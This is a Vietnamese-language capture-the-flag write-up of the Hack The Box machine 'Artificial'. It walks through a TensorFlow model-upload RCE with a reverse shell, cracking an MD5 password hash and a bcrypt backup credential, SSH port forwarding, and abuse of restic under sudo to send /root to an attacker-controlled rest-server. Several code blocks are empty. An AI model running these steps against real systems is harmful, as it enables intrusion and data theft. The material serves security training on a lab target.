# Artificial – Hack The Box Write-up

# (EASY)

## Introduction


Trong lab này, mục tiêu là khai thác lỗ hổng RCE trong TensorFlow để truy cập hệ thống, leo thang đặc quyền và lấy được user.txt và root.txt. Các kỹ thuật bao gồm khai thác web, dịch ngược, và leo thang qua Docker và Restic backup.

**• IP máy tấn công: 10.10.14.28**


**• IP máy mục tiêu:10.10.11.74**

### 1. Initial Enumeration

* **Nmap Scan:**



* **Kết quả:**



Port 22: SSH – OpenSSH 8.2p1

Port 80: HTTP – nginx 1.18.0


Web title: *Artificial – AI Solutions*

### 3.Thêm hostname vào /etc/hosts để dễ truy cập:


C:\Users\Pc\Pictures\Screenshots\Screenshot 2025-10-29 154411.png

### 4.Web Application Analysis


1. Truy cập **http://artificial.htb** → trang login



1. Đăng ký tài khoản mới (email không cần xác thực)



1. Sau khi đăng nhập, thấy phần **Upload model** và link đến **requirements.txt** và **Dockerfile**




### 5.TensorFlow RCE Exploit

* Dockerfile gợi ý môi trường:



* Tạo Payload với TensorFlow:

\*Lưu ý hãy dùng IP của tun0 để thêm vào(Mytun0: 10.10.14.28)

* **Build và chạy Docker :**
* **sudo docker build -t artificial-exploit .**
* **sudo docker run -it -v $(pwd):/app artificial-exploit cd /app python3 exploit.py**
* **Bắt shell :**
* **nc –nlvp 6666**


Upload **exploit.h5** lên web → click “View Predictions” → reverse shell thành công.

* **Sau khi kết nối được :**

-Shell ban đầu không có job control → dùng bash -i để cải thiện

-Dùng lệnh cd /instance để vào thư viện

-Sau đó dùng các lệnh của sqlite3 để tìm user



### 6. Dumping & Cracking Password Hashes

* Sau khi lấy được danh sách hash, tôi sao chép chúng về máy tấn công và lưu vào file (sử dụng lệnh echo để thêm nhanh vào hash)

**echo "c99175974b6e192936d97224638a34f8" > hash.txt**

*\*Tôi sẽ crack pass của gael\**

* Crack bằng john :

**john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-md5**


* Kết quả:

John đã crack thành công hash đầu tiên: **mattp005numbertwo**

**7.SSH vào tài khoản gael@artificial**


-Sau khi crack được mật khẩu từ hash trong cơ sở dữ liệu, tôi thử đăng nhập SSH vào máy mục tiêu với user .

* **SSH đăng nhập: ssh gael@10.10.11.74**
* **Nhập password: mattp005numbertwo**
* **Lấy file user.txt**

****

**8.** **Exfiltrating & Cracking Backup Credential**

* **Tải file backup về máy:**

****

* **Giải nén file backup :**


Mặc dù tên file là tar.gz nhưng thực tế nó chỉ là file tar thường:

****

* **Tìm và crack mật khẩu bcrypt:**


****

* **Thay thế file cũ thành tệp base64 mới :**

****

* **Tiến hành crack bằng john:**

**-**Sử dụng lệnh trên để crack và hiện file


****

**-**Bây giờ chúng ta đã có pass của **backrest\_root** là: !@#$%^


### 9. Pivoting to Internal Service

- Sau khi crack được mật khẩu từ file backup, tôi phát hiện rằng đây là thông tin đăng nhập cho một dịch vụ web nội bộ chạy trên port 9898.

* **Thiết lập port forwarding qua SSH:**



* **Đăng nhập vào dịch vụ nội bộ:**



### 10. Abusing Restic for Root Access

- Sau khi có quyền admin trên giao diện web của **Backrest**, tôi phát hiện có thể lợi dụng tính năng **restore/backup** để truy xuất dữ liệu nhạy cảm từ hệ thống, bao gồm cả thư mục **/root.**

* Ý tưởng khai thác
* **Restic** là công cụ backup có thể chạy với quyền root nếu được cấu hình qua **sudo**
* Theo [GTFOBins](https://gtfobins.github.io/gtfobins/restic/), khi chạy bằng **sudo**, Restic **không hạ quyền**, tức là vẫn giữ quyền **root**
* Tôi có thể cấu hình Backrest để chạy lệnh Restic và gửi dữ liệu backup đến máy tấn công của mình

Thiết lập máy tấn công

* Cài đặt Rest-server


go install github.com/restic/rest-server@latest

export PATH=$PATH:$(go env GOPATH)/bin

* Khởi chạy Rest-server listener



* **Tạo repository mới:**

****

-Vào tab **Repositories** → chọn **Add Repository**

**-Name**: **myrepo**

**-Repository URL**: **/opt**

**-Password**: 123456 (tùy theo hướng dẫn trên giao diện)

* **Thực thi lệnh Restic để truy xuất /root**


**Sau khi nhấn run command**

1. Khởi tạo repository

**-r rest:http://<yourIP>:12345/<…> init**

2. Backup thư mục **/root**

**-r rest:http:// <yourIP>:12345/<…> backup /root**

****

Sau khi thực hiện, dữ liệu trong **/root** sẽ được gửi về máy tấn công thông qua Rest-server và lưu tại **/tmp/restic-data.**

**11.Liệt kê và khôi phục snapshot đã nhận :**

**1. Liệt kê snapshot đã nhận:**


**restic -r /tmp/restic-data/<repo-name> snapshots**

→ Hiển thị danh sách các snapshot với ID, thời gian, host, và đường dẫn.

**2. Khôi phục snapshot:**


**restic -r /tmp/restic-data/<repo-name> restore <snapshot-id> --target ./restore**

→ Dữ liệu được khôi phục vào thư mục .


****

12.Vào root với ssh:

* **Để tiện vào mà không cần mật khẩu :**



* **Tìm file root.txt :**



### 13. Tổng kết

-Trong lab Artificial, tôi đã thực hiện chuỗi khai thác gồm:

• RCE qua TensorFlow để truy cập ban đầu

• Trích xuất và crack hash để leo thang lên user

• Phân tích backup và crack mật khẩu bcrypt để truy cập dịch vụ nội bộ

• Lợi dụng Restic qua Backrest để truy xuất dữ liệu hệ thống với quyền root

• Khôi phục snapshot và lấy được

-Các kỹ thuật sử dụng bao gồm:

• Khai thác web và Docker

• Dịch ngược và phân tích SQLite

• Crack hash với John the Ripper

• Pivoting qua SSH và port forwarding

• Khai thác backup với Restic và Rest-server

### 14. Bài học rút ra

• Backup không an toàn có thể trở thành điểm yếu nghiêm trọng nếu bị lạm dụng.

• Việc cấu hình sai quyền thực thi trong các công cụ như Restic có thể dẫn đến quyền root bị lộ.

• Các hệ thống AI như TensorFlow cần được kiểm tra kỹ lưỡng khi cho phép người dùng upload model.